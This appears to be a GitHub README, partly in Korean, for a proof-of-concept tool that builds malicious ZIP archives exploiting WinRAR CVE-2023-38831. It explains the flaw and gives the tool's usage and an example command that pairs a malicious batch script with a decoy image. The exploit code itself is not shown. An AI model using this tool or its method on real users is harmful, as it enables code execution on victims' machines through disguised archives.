
 z3r0sw0rd/cve-2023-38831-poc
WinRAR의 CVE-2023-38831 제로데이 취약점에 대한 개념 증명(PoC)

이 저장소는 WinRAR의 CVE-2023-38831 제로데이 취약점에 대한 개념 증명(PoC)입니다.

6.23 이전의 RARLabs WinRAR에서는 사용자가 ZIP 아카이브 내의 정상 파일을 보려고 시도할 때 공격자가 임의 코드를 실행할 수 있습니다. 이 문제는 ZIP 아카이브에 정상 파일(예: 일반 .JPG 파일)과 해당 정상 파일과 동일한 이름의 폴더가 함께 포함될 수 있고, 정상 파일에만 접근하려는 동안 해당 폴더의 내용(실행 가능한 콘텐츠를 포함할 수 있음)이 처리되기 때문에 발생합니다. 이는 2023년 4월부터 8월까지 실제 공격에 악용되었습니다.
Usage:
- poc.py [-h] scriptPath benignPath zipDirectory fname

CVE-2023-38831 Zero-Day Vulnerability in WinRAR - PoC

positional arguments:
  scriptPath    The Filepath of the Malicious script/batch which will be executed
  benignPath    The Filepath of the Benign file (recommended in '.jpg', '.png' and '.pdf')
  zipDirectory  The Name of the Directory which will be Created and Zipped
  fname         The Names of the Folder and File in the Zip (including the file extension)

options:
  -h, --help    show this help message and exit
python3 poc.py script.bat sample.PNG PoC sample.png를 실행하여 .zip 형식의 익스플로잇을 생성합니다
https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/
